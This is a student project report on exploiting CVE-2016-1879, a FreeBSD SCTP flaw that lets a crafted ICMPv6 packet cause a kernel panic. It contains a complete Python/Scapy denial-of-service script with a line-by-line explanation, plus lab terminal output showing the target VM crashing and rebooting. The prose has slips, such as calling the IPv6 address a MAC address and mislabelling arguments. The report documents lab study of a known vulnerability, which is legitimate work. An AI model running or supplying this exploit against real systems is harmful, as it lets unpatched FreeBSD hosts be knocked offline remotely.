FREEBSD CVE-2016-1879 EXPLOITATION

OHTS project

Helani Jayawardhane
Offensive Hacking Tactical and Strategic

Table of Contents

Table of Figures

1. Introduction

1.1. Background


This project is focused on the CVE-2016-1879 vulnerability which existed on FreeBSD systems versions 9.3, 10.1, and 10.2.

The Stream Control Transmission Protocol (SCTP) module in the system, if it has been configured for IPv6 will allow remote attackers to cause a Denial of Service (DoS) attack by crafting an ICMPv6 packet.

2. Proof of Concept (PoC)

2.1. Methodology

Firstly, I went through the Common Vulnerabilities and Exposures (CVE) database to see what get a better idea on the vulnerability. As simply explained above what this vulnerability would do is result in a kernel crash in the system with the use of an ICMPv6 packet.



CVE-ID	
CVE-2016-1879	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

The Stream Control Transmission Protocol (SCTP) module in FreeBSD 9.3 before p33, 10.1 before p26, and 10.2 before p9, when the kernel is configured for IPv6, allows remote attackers to cause a denial of service (assertion failure or NULL pointer dereference and kernel panic) via a crafted ICMPv6 packet.

Figure 2.1: CVE vulnerability

Going deep into more detail as to how this kernel crash takes place, SCTP is a well-known transport layer protocol which transfers signaling messages. This protocol is used by mobile operators in technological networks.

How the Denial of Service (DoS) occurs is because of the SCTP packet header received from the IPv6 error message being improperly checked. If in case the target recipient is unreachable, the router will generate and send an ICMPv6 error message to the sender. This particular ICMPv6 packet will include the original IPv6 packet where it will show how the SCTP encapsulation by the Next Header field. This is shown in Figure 2.2.




Figure 2.2: ICMPv6 packet structure

Once the kernel receives the ICMPv6 error message, it will then take the parser "sctp6_ctlinput()" and transfer the upper-level protocol packet through it. It will then consider that the incoming header is of required header, therefore, will try to copy it with the use of the m_copydata(), which will have the offset values and the number of bytes. And in this case the header expects a 12-byte chunk. If an 11-byte header was sent by the attacker, a NULL dereference which normally will result in failure of the particular process which in this case will result in causing a kernel panic.


In conclusion it is evident that in order to exploit the FreeBSD system with this CVE-2016-1879 vulnerability, I will have to craft an ICMPv6 packet to send to the victim's machine.

2.2. Technologies used

- Kali Linux machine as the attacking Operating System
- FreeBSD virtual machine as the victim Operating System
- Python as the language for the exploit code
- Scapy for packet crafting


2.3. Exploit Code

With the use of Scapy, we can create a packet to be send to the victim’s system.



```
#!/usr/bin/env python
# -*- coding: utf-8 -*-


import argparse
from scapy.all import *


def get_args():
    parser = argparse.ArgumentParser(description='#' * 78, epilog='#' * 78)
    parser.add_argument("-m", "--dst_mac", type=str, help="FreeBSD mac address")
    parser.add_argument("-i", "--dst_ipv6", type=str, help="FreeBSD IPv6 address")
    parser.add_argument("-I", "--iface", type=str, help="Iface")
    options = parser.parse_args()

    if options.dst_mac is None or options.dst_ipv6 is None:
        parser.print_help()
        exit()

    return options


if __name__ == '__main__':
    options = get_args()

    sendp(Ether(dst=options.dst_mac) / IPv6(dst=options.dst_ipv6) / ICMPv6DestUnreach(
) / IPv6(nh=132,
-- INSERT --                                                      22,1          Top
```

Figure 2.3: Exploit code on Kali machine



```
    if options.dst_mac is None or options.dst_ipv6 is None:
        parser.print_help()
        exit()

    return options

if __name__ == '__main__':
    options = get_args()

    sendp(Ether(dst=options.dst_mac) / IPv6(dst=options.dst_ipv6) / ICMPv6DestUnreach(
) / IPv6(nh=132,

         src=options.dst_ipv6,

         dst='fe80::230:56ff:fea6:648c'),
          iface=options.iface)
~
~
~
~
~
~
~
~
~
~
```

Figure 2.4:Exploit code on Kali machine

As shown in Figure 2.3 it is firstly the get_args() function will be defined. In here first a parser will be created with the use of

```
parser = argparse.ArgumentParser(description='#' * 78, epilog='#' * 78)
```

Then the following arguments will be passed which will actually be needed when crafting the ICMPv6 packet.

- The destination MAC address, which in this case will be the MAC address of the FreeBSD server

```
parser.add_argument("-m", "--dst_mac", type=str, help="FreeBSD mac address")
```

- The destination IPv6 address, which in this case will be the MAC address of the FreeBSD server

```
parser.add_argument("-i", "--dst_ipv6", type=str, help="FreeBSD IPv6
address")
```

- The interface which the packet will be sent through

```
parser.add_argument("-I", "--iface", type=str, help="Iface")
```

These “add_argument” calls will define how the ArgumentParser should take all the strings given on the command line and then turn them in to objects.

Once the arguments have been added, next step will be to parse the added arguments using the parse_args() method. This method will then inspect the command line and convert arguments to the appropriate types as given in the "add_argument" statements. parse_args() will be typically called without arguments and the ArgumentParser will determine the command-line arguments automatically with the use of sys.argv.

```
options = parser.parse_args()
```

If destination MAC address or IPv6 address arguments are not given then display help message and exit.

```
 if options.dst_mac is None or options.dst_ipv6 is None:
 parser.print_help()
 exit()
```

If Python interpreter is running a particular module as main program, it will set a variable _name_ to have value "_main_". By the use of if `__name__ == '__main__'` it will help to execute the necessary code only to be run when ran directly. So that it will perform the necessary actions as a standalone.

Then the packet crafting will be done in the next steps as following;

1. Create "options" parser and get the necessary arguments using the get_args which was previously created needed in order to craft the packet.

```
if __name__ == '__main__':
    options = get_args()
```

2. Then the packet will be crafted using Scapy.

The next steps will be a dissection of the crafted packet.

The packet we should send should be a layer 2 packet where we will provide the layer 2 header because we have to send an ICMPv4 Destination Unreachable packet because we have to send an ICMP error message. Hence the use of "sendp" command.

The packet will have;

-An Ethernet header which will have the MAC address of the destination which in this case would be the FreeBSD server's MAC address

```
Ether(dst=options.dst_mac)
```

-An IP header which will have the IPv6 address of the destination which will also be the FreeBSD server IPv6 address in this case

```
IPv6(dst=options.dst_ipv6)
```


-The ICMPV6 header will be set to Destination Unreachable error type in this case as previously stated in the methodology.

```
ICMPv6DestUnreach()
```

Next comes the interesting part where the kernel panic will be created.

This ICMPv6 packet will also include the original IPv6 header indicating;
The next header as SCTP header which is indicated by the nh=132. (132 is how SCTP is indicated in Scapy documentation for IPv6 packet crafting)

```
nh=132
```



```

##############################################################################
##############################################################################
#                                IPv6 Class                                  #
##############################################################################
##############################################################################

ipv6nh = {0: "Hop-by-Hop Option Header",
          4: "IP",
          6: "TCP",
          17: "UDP",
          41: "IPv6",
          43: "Routing Header",
          44: "Fragment Header",
          47: "GRE",
          50: "ESP Header",
          51: "AH Header",
          58: "ICMPv6",
          59: "No Next Header",
          60: "Destination Option Header",
          112: "VRRP",
          132: "SCTP",
          135: "Mobility Header"}
```

Figure 2.5: IPv6 header definitions

source address will be the IPv6 address of the victim machine FreeBSD server

```
src=options.dst_ipv6,
```

destination address which will be the MAC address of the victim FreeBSD server. These will have to be given manually.

```
dst='fe80::230:56ff:fea6:648c')
```

Which will altogether create the following IPv6 header

```
IPv6(nh=132, src=options.dst_ipv6, dst='fe80::230:56ff:fea6:648c'),
```

-The interface will be the interface through which this crafted packet will be sent to the victim.


```
iface=options.iface
```

Once headers of all layers are combined the final packet will look as below.

```
sendp(Ether(dst=options.dst_mac) / IPv6(dst=options.dst_ipv6) /
ICMPv6DestUnreach() / IPv6(nh=132, src=options.dst_ipv6,
dst='fe80::230:56ff:fea6:648c'), iface=options.iface
```

2.4.Attack Demonstration

1. Open the FreeBSD server and find the MAC address and the IPv6 address of it.




```
Sun May  3 05:18:05 IOT 2020

FreeBSD/amd64 (FreeBSD) (ttyv0)

login: root
Password:
May  3 05:46:51 FreeBSD login: ROOT LOGIN (root) ON ttyv0
Last login: Sun May  3 05:14:51 on ttyv0
FreeBSD 9.3-RELEASE (GENERIC) #0 r268512: Thu Jul 10 23:44:39 UTC 2014
root@FreeBSD:~ # ifconfig
em0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> metric 0 mtu 1500
        options=9b<RXCSUM,TXCSUM,VLAN_MTU,VLAN_HWTAGGING,VLAN_HWCSUM>
        ether 08:00:27:13:1d:94
        inet6 fe80::a00:27ff:fe13:1d94%em0 prefixlen 64 scopeid 0x1
        inet 192.168.1.7 netmask 0xffffff00 broadcast 192.168.1.255
        nd6 options=23<PERFORMNUD,ACCEPT_RTADV,AUTO_LINKLOCAL>
        media: Ethernet autoselect (1000baseT <full-duplex>)
        status: active
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> metric 0 mtu 16384
        options=600003<RXCSUM,TXCSUM,RXCSUM_IPV6,TXCSUM_IPV6>
        inet6 ::1 prefixlen 128
        inet6 fe80::1%lo0 prefixlen 64 scopeid 0x3
        inet 127.0.0.1 netmask 0xff000000
        nd6 options=21<PERFORMNUD,AUTO_LINKLOCAL>
root@FreeBSD:~ #
```

Figure 2.6: Victim machine (FreeBSD server) MAC address and IPv6 address information

MAC address: 08:00:27:13:1d:94
IPv6 address: fe80::a00:27ff:fe13:1d94

2. Open Kali Linux VM and run poc.py with the necessary arguments as;


-m: 08:00:27:13:1d:94
-I: fe80::a00:27ff:fe13:1d94
-i: eth0



```
root@10:~# cd OHTS
root@10:~/OHTS# ls
poc.py
root@10:~/OHTS# vi poc.py
root@10:~/OHTS# python poc.py --help
usage: poc.py [-h] [-m DST_MAC] [-i DST_IPV6] [-I IFACE]

##############################################################################

optional arguments:
  -h, --help            show this help message and exit
  -m DST_MAC, --dst_mac DST_MAC
                        FreeBSD mac address
  -i DST_IPV6, --dst_ipv6 DST_IPV6
                        FreeBSD IPv6 address
  -I IFACE, --iface IFACE
                        Iface

##############################################################################
root@10:~/OHTS# ./poc.py -m 08:00:27:13:1d:94 -i fe80::a00:27ff:fe13:1d94 -I eth
0
.
Sent 1 packets.
root@10:~/OHTS# 
```

Figure 2.7: Giving the values of victim machine as the arguments


3. Once the packet is sent, the FreeBSD server will automatically restart.



```
root@10:~# cd OHTS
root@10:~/OHTS# ls
poc.py
root@10:~/OHTS# vi poc.py
root@10:~/OHTS# python poc.py --help
usage: poc.py [-h] [-m DST_MAC] [-i DST_IPV6] [-I IFACE]

##############################################################################

optional arguments:
  -h, --help            show this help message and exit
  -m DST_MAC, --dst_mac DST_MAC
                        FreeBSD mac address
  -i DST_IPV6, --dst_ipv6 DST_IPV6
                        FreeBSD IPv6 address
  -I IFACE, --iface IFACE
                        Iface

##############################################################################
root@10:~/OHTS# ./poc.py -m 08:00:27:13:1d:94 -i fe80::a00:27ff:fe13:1d94 -I eth
0
.
Sent 1 packets.
root@10:~/OHTS# 
```

```
current process         = 0 (em0 taskq)
trap number             = 12
panic: page fault
cpuid = 0
KDB: stack backtrace:
#0 0xffffffff80925736 at kdb_backtrace+0x66
#1 0xffffffff808eb2fe at panic+0x1ce
#2 0xffffffff80cd28e0 at trap_fatal+0x290
#3 0xffffffff80cd2c41 at trap_pfault+0x211
#4 0xffffffff80cd3243 at trap+0x363
#5 0xffffffff80cbc433 at calltrap+0x8
#6 0xffffffff80ac4dbe at sctp6_ctlinput+0xde
#7 0xffffffff80a9c6f9 at icmp6_input+0x1179
#8 0xffffffff80aaf293 at ip6_input+0x7d3
#9 0xffffffff809b7808 at netisr_dispatch_src+0x218
#10 0xffffffff809ae3fd at ether_demux+0x14d
#11 0xffffffff809ae6de at ether_nh_input+0x1fe
#12 0xffffffff809b7808 at netisr_dispatch_src+0x218
#13 0xffffffff80493147 at lem_rxeof+0x247
#14 0xffffffff8049392d at lem_handle_rxtx+0x5d
#15 0xffffffff80932534 at taskqueue_run_locked+0x74
#16 0xffffffff8093338e at taskqueue_thread_loop+0x4e
#17 0xffffffff808b92af at fork_exit+0x11f
Uptime: 34m21s
Dumping 83 out of 1001 MB:..20%..39%..58%
```


Figure 2.8: Immediate crash on the FreeBSD server as soon as the packet is sent


[Running] - Oracle VM VirtualBox
View Input Devices Help
Applications Places Terminal Sat 23:50
root@10: ~/OHTS
File Edit View Search Terminal Help
FreeBSD [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl

```
root@10:~# cd OHTS
root@10:~/OHTS# ls
poc.py
root@10:~/OHTS# vi poc.py
root@10:~/OHTS# python poc.py --help
usage: poc.py [-h] [-m DST_MAC] [-i DST_IPV6] [-I IFACE]

##############################################################################

optional arguments:
  -h, --help            show this help message and exit
  -m DST_MAC, --dst_mac DST_MAC
                        FreeBSD mac address
  -i DST_IPV6, --dst_ipv6 DST_IPV6
                        FreeBSD IPv6 address
  -I IFACE, --iface IFACE
                        Iface

##############################################################################
root@10:~/OHTS# ./poc.py -m 08:00:27:13:1d:94 -i fe80::a00:27ff:fe13:1d94 -I eth
0
.
Sent 1 packets.
root@10:~/OHTS#
```

```
        nd6 options=21<PERFORMNUD,AUTO_LINKLOCAL>
em0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> metric 0 mtu 1500
        options=9b<RXCSUM,TXCSUM,VLAN_MTU,VLAN_HWTAGGING,VLAN_HWCSUM>
        ether 08:00:27:13:1d:94
        inet6 fe80::a00:27ff:fe13:1d94%em0 prefixlen 64 scopeid 0x1
        nd6 options=23<PERFORMNUD,ACCEPT_RTADV,AUTO_LINKLOCAL>
        media: Ethernet autoselect (1000baseT <full-duplex>)
        status: active
Starting devd.
Starting dhclient.
DHCPREQUEST on em0 to 255.255.255.255 port 67
DHCPACK from 192.168.1.1
unknown dhcp option value 0x7d
bound to 192.168.1.7 -- renewal in 43200 seconds.
add net fe80::: gateway ::1
add net ff02::: gateway ::1
add net ::ffff:0.0.0.0: gateway ::1
add net ::0.0.0.0: gateway ::1
Creating and/or trimming log files.
Starting syslogd.
savecore: reboot after panic: page fault
May  3 05:50:42 FreeBSD savecore: reboot after panic: page fault
savecore: writing core to vmcore.1
Writing crash summary to /var/crash/core.txt.1.
```

Figure 2.9: Crash continued.


x [Running] - Oracle VM VirtualBox
View Input Devices Help
Applications Places Terminal Sat 23:50
root@10: ~/OHTS
File Edit View Search Terminal Help
FreeBSD [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
ORACLE
VM
VirtualBox
6.0
ORACLE
VirtualBox
Right Ctrl

```
root@10:~# cd OHTS
root@10:~/OHTS# ls
poc.py
root@10:~/OHTS# vi poc.py
root@10:~/OHTS# python poc.py --help
usage: poc.py [-h] [-m DST_MAC] [-i DST_IPV6] [-I IFACE]

##############################################################################

optional arguments:
  -h, --help            show this help message and exit
  -m DST_MAC, --dst_mac DST_MAC
                        FreeBSD mac address
  -i DST_IPV6, --dst_ipv6 DST_IPV6
                        FreeBSD IPv6 address
  -I IFACE, --iface IFACE
                        Iface

##############################################################################
root@10:~/OHTS# ./poc.py -m 08:00:27:13:1d:94 -i fe80::a00:27ff:fe13:1d94 -I eth
0
.
Sent 1 packets.
root@10:~/OHTS#
```

Copyright © 2019 Oracle Corporation and/or its affiliates. All rights reserved.

